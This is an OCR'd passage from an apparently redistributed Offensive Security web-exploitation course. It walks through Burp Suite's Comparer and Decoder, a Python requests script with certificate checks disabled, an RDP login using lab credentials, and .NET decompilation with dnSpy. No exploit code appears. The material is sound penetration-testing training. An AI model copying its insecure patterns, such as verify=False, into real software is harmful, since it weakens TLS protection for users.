


Figure 20: Burp Suite Repeater previous request and response




Figure 21: Burp Suite send second response to Comparer

We can now switch to the *Comparer* tab, where Burp Suite has automatically highlighted our different responses in their respective windows. At this point, we have the option of comparing the responses for differences in *Words* or *Bytes*. We will choose the *Words* option (Figure 22) since this example does not include a binary response.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 22: Burp Suite Comparer tab

Burp Suite displays the comparison results in a dedicated window (Figure 23), highlighting each change with color-coding for *Modified*, *Deleted*, and *Added*.




Figure 23: Burp Suite Comparer tab - comparing Words

In this example, Burp Suite highlighted *Modified* and *Deleted* differences between the two responses. We previously identified the change to the *Access-Control-Allow-Origin* value, but Comparer has also highlighted that the *Vary* and *Access-Control-Allow-Credentials* headers are present on the first response but not on the second.

While this is a very simple example, it shows how the *Repeater* and *Comparer* tools can be extremely valuable when testing a web application.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

2.1.5 Burp Suite Decoder

While inspecting modern web applications, we will often encounter encoded data in HTTP requests and responses. Fortunately, Burp Suite has a versatile decoder tool that is easy to use in our workflow.

As an example, let's switch to our browser and try logging in to the Concord application with "test" as our username and password. This returns "Invalid username and/or password". Let's switch back to Burp Suite. Interestingly, our browser sent a GET request to */api/service/console/whoami*. Login requests are usually POSTs. Let's click on the new request.

The new GET request included an *authorization* header with the value "Basic dGVzdDp0ZXN0". If we select the text "dGVzdDp0ZXN0", the Inspector tool will detect that it is base64-encoded and display the decoded text on the right-hand side of the Burp Suite window.




Figure 24: Burp Suite login request

The Inspector tool is useful for quickly decoding common types of encoding within the HTTP history tab. Burp Suite's Decoder tool is a more-powerful version of the Inspector tool. Let's try it out by right-clicking on the highlighted text and selecting *Send to Decoder*.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 25: Burp Suite Send to Decoder feature

Now if we switch to the *Decoder* tab, we can choose the *Decode as* option to the right and select *Base64* for the encoding scheme (Figure 26).

Figure 26: Burp Suite decoding the selected values

As a result, a second textbox with the decoded value opens below our original data.




Figure 27: Burp Suite successfully decoded the selected values

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The decoded value matches the output from the Inspector tool, but the Decoder tool enables options for encoding, decoding, and hashing.

So far, we have only demonstrated a few basic, albeit useful, features of Burp Suite. This tool contains many more features that can be very helpful when researching complex modern web applications.

2.1.5.2 Exercises

1. Take some time to familiarize yourself with the Burp Suite proxy and its various capabilities.
2. Spend time learning more about the basic Burp Suite features[11] as this knowledge will improve the efficiency of your workflow.

2.2 Interacting with Web Listeners using Python

In this course, we will be creating complex web application exploits in Python.

> *If you are already well-versed in a different language and prefer to develop the solutions for the course exercises in that language, you are certainly welcome to do so.*

However, Python has undergone a significant change lately. As of January 2020, Python 2 will no longer be supported and will be officially replaced by Python 3. However, many operating systems, including Debian, include Python 2 as the *python* binary package and Python 3 as *python3*. For this reason, when we use **`python`** to run a script in this course, we are using Python 2 and when we use **`python3`**, we are using Python 3. In addition, certain libraries provided with Python 2 by default are being removed. To compensate for this, we have provided the *offsec-awae* package (installed with **`sudo apt-get install offsec-awae`**) to install the missing libraries.

When using Python, we'll often use the *requests* library to interact with our web applications. While there are many well-written *requests* guides (including the official documentation[12]), we will demonstrate some basic examples in this module.

For example, the following script will issue an HTTP request to the ManageEngine[13] web server in the labs and output the details of the relative response:

```
01: import requests
02: from colorama import Fore, Back, Style
03:
04: requests.packages.urllib3.\
05: disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)
06: def format_text(title,item):
7:     cr = '\r\n'
```

[11] (PortSwigger Ltd., 2020), https://portswigger.net/burp/documentation

[12] (Python Software Foundation, 2017), http://docs.python-requests.org/en/master/

[13] (ManageEngine, 2020), https://www.manageengine.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
8:     section_break = cr +  "*" * 20 + cr
9:     item = str(item)
10:    text = Style.BRIGHT + Fore.RED + title + Fore.RESET + section_break + item +
section_break
11:    return text
12:
13: r = requests.get('https://manageengine:8443/',verify=False)
14: print(format_text('r.status_code is: ',r.status_code))
15: print(format_text('r.headers is: ',r.headers))
16: print(format_text('r.cookies is: ',r.cookies))
17: print(format_text('r.text is: ',r.text))
```

Listing 2 - A basic requests library example

On lines 1-2 of Listing 2, we import the *requests* module as well as a module to display output in different colors. Lines 4-5 disable the display of certificate warnings when requests are made to websites using insecure certificates. This can be useful in scenarios where targeted web applications use self-signed certificates as is the case in the AWAE labs.

Lines 6-11 implement a function to display the response headers and body in an organized way. On line 13, we set *r* to the result of a GET request to the ManageEngine web server in the labs. Notice that in our request, we set the verify flag to “False”. This prevents the library from verifying the SSL/TLS certificate. Finally, lines 14-17 demonstrate how to access a few common components of an HTTP server response.

Let’s save this script as *manageengine_web_request.py*, run it, and check the details of the web server response:

```
kali@kali:~$ python3
manageengine_web_request.py r.status_code is:
********************
200
********************

r.headers is:
********************
{'Content-Length': '261', 'Set-Cookie':
'JSESSIONID_APM_9090=808639988060D663A797DF8EA8019F67; Path=/; Secure; HttpOnly',
'Accept-Ranges': 'bytes', 'Server': 'Apache-Coyote/1.1', 'Last-Modified': 'Fri, 09 Sep
2016 14:06:48 GMT', 'ETag': 'W/"261-1473430008000"', 'Date': 'Fri, 14 Sep 2018
12:51:15 GMT', 'Content-Type': 'text/html'}
********************

r.cookies is:
********************
<RequestsCookieJar[<Cookie JSESSIONID_APM_9090=808639988060D663A797DF8EA8019F67
for manageengine.local/>]>
********************

r.text is:
********************
<!-- $Id$ -->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN"> <html>
<head>
<!-- This comment is for Instant Gratification to work applications.do -->
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
<script>

    window.open("/webclient/common/jsp/home.jsp", "_top");

</script>

</head>
</html>

********************
```

Listing 3 - Response output generated by our script request

The request was successful and the different parts of the HTTP response can easily be accessed as properties of the Python object (*r*).

We may need to debug the requests that are generated by our proof-of-concept Python scripts. Fortunately, the *requests* library comes with built-in proxy support. To use it, we only need to add a Python dictionary object to our script containing the proxy IP address, port, and protocol, which will be used in our *requests.get* function call. Let's update our script to include that.

```
01: import requests
02: from colorama import Fore, Back, Style
03:
04:
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.Insecu
reRequestWarning)
05:
06: proxies = {'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}
07: def format_text(title,item):
08: cr = '\r\n'
9:    section_break = cr +  "*" * 20 + cr
10:   item = str(item)
11:   text = Style.BRIGHT + Fore.RED + title + Fore.RESET + section_break + item +
section_break
12:   return text;
13:
14: r = requests.get('https://manageengine:8443/',verify=False, proxies=proxies)
15: print(format_text('r.status_code is: ',r.status_code))
16: print(format_text('r.headers is: ',r.headers))
17: print(format_text('r.cookies is: ',r.cookies))
18: print(format_text('r.text is: ',r.text))
```

Listing 4 - Using Python requests proxy support

The updated script generates responses similar to those shown in Listing 3. This time however, we should be able to locate our request/response in the Burp Suite *History* tab.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 28: Burp Suite History still shows only requests performed against the Concord server

Unfortunately, after running our script, Burp Suite still only list requests to the Concord web server (Figure 28). This is because we forgot to add the ManageEngine target to our scope! This is an easy fix but first, we will need to re-enable the capture of out-of scope items in the *Proxy > HTTP history* tab where we'll click *Re-enable* as shown in Figure 29.




Figure 29: Re-enabling the out-of-scope traffic capture

Now we can re-run our Python script, navigate back to the *Target > Site map* tab, right-click on the ManageEngine URL, and select *Add to scope* (Figure 30).





Figure 30: Adding the ManageEngine server to scope

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Finally, we can navigate to the *HTTP history* tab, where we can inspect the captured ManageEngine request.



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
14	https://manageengine:8443	GET	/			200	598	HTML		
13	http://concord:8001	GET	/api/service/console/whoami			401	566			
10	http://concord:8001	GET	/static/media/icons.0ab54153.woff2			200	40373		woff2	
9	http://concord:8001	GET	/images/concord.svg			200	8714	XML	svg	
8	http://concord:8001	GET	/images/logo.svg			200	8871	XML	svg	
7	http://concord:8001	GET	/api/service/console/whoami			401	566			
4	http://concord:8001	GET	/static/js/2.b12b1dec.chunk.js			200	1335153	JSON	js	
3	http://concord:8001	GET	/static/js/main.aa33a35e.chunk.js			200	435798	JSON	js	
2	http://concord:8001	GET	/cfg.js			200	634	script	js	
1	http://concord:8001	GET	/			200	2389	HTML		Concord

Figure 31: Viewing the Python script request in the Proxy tab

At this point, we could also repeat the step from Figure 13, in order to only show in-scope items in our history.

While the previous example is rather simple in nature, it provides us with a starting point for proof-of-concept scripts we will develop in later modules.

2.2.1.2 Exercises

1. Repeat the steps outlined in this section and make sure you can intercept HTTP requests from the proof-of-concept script.
2. Familiarize yourself with the *requests* Python library as we will leverage it extensively in the complex scripts we'll create in later modules.

2.3 Source Code Recovery

As we mentioned in the introduction, we must learn how to recover the source code from web applications written in compiled languages. In this course, we will be focusing mainly on Java and .NET source code recovery, as they are directly related to the vulnerable applications we will explore.

2.3.1 Managed .NET Code

Later in the course, we will deal with a vulnerable version of the DotNetNuke[14] .NET web application. This also implies that we will need to decompile managed .NET executable files. Once again, there are a number of tools we can use to accomplish this goal, some of which even integrate seamlessly with Visual Studio. Most commonly-used .NET decompilers can also be used as debuggers.

[14] (DNN Corp., 2020), https://www.dnnsoftware.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

With that said, we will use the freely-available *dnSpy*[15] decompiler and debugger for this purpose, as it provides all we need. Specifically, *dnSpy* uses the *ILSpy*[16] decompiler engine to extract the source code from a .NET compiled module.

2.3.1.1 Decompilation

Let's use a simple C# program to demonstrate a very basic workflow for decompiling .NET executables. First, we'll connect to the DNN lab machine through remote desktop from Kali. The credentials are listed in the course material.

```
kali@kali:~$ xfreerdp +nego +sec-rdp +sec-tls +sec-nla /d: /u: /p: /v:dnn
/u:administrator /p:studentlab /size:1180x708
```

Listing 5 - Using xfreerdp to connect to the DNN VM

Next, let's use Notepad++ to create a text file on the Windows virtual machine Desktop with the following code:

```
using System;

namespace dotnetapp
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("What is your favourite Web Application
            Language?"); String answer = Console.ReadLine();
            Console.WriteLine("Your answer was: " + answer + "\r\n");
        }
    }
}
```

Listing 6 - A basic C# application

We will save this file as *test.cs*. In order to compile it, we'll use the *csc.exe*[17] compiler from the .NET framework.

```
c:\Users\Administrator\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
test.cs
```

Listing 7 - Compiling the test executable

[15] (0xd4d, 2020), https://github.com/0xd4d/dnSpy

[16] (ICSharpCode , 2020), https://github.com/icsharpcode/ILSpy

[17] (MicroSoft, 2021), https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/compiler-options/command-line-building-with-csc-exe

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Figure 32: Using CSC.exe to compile

Once our *test.exe* is created, let's execute it to make sure it works properly.

```
c:\Users\Administrator\Desktop>test.exe What's
your favorite web application language?
C-Sharp
Your answer was: C-Sharp
```

Listing 8 - Testing the sample executable

We can now open dnSpy and attempt to decompile this executable's code. We'll drag the *test.exe* file to the dnSpy window, which automatically triggers the decompilation process in dnSpy.




Figure 33: Test.exe in dnSpy

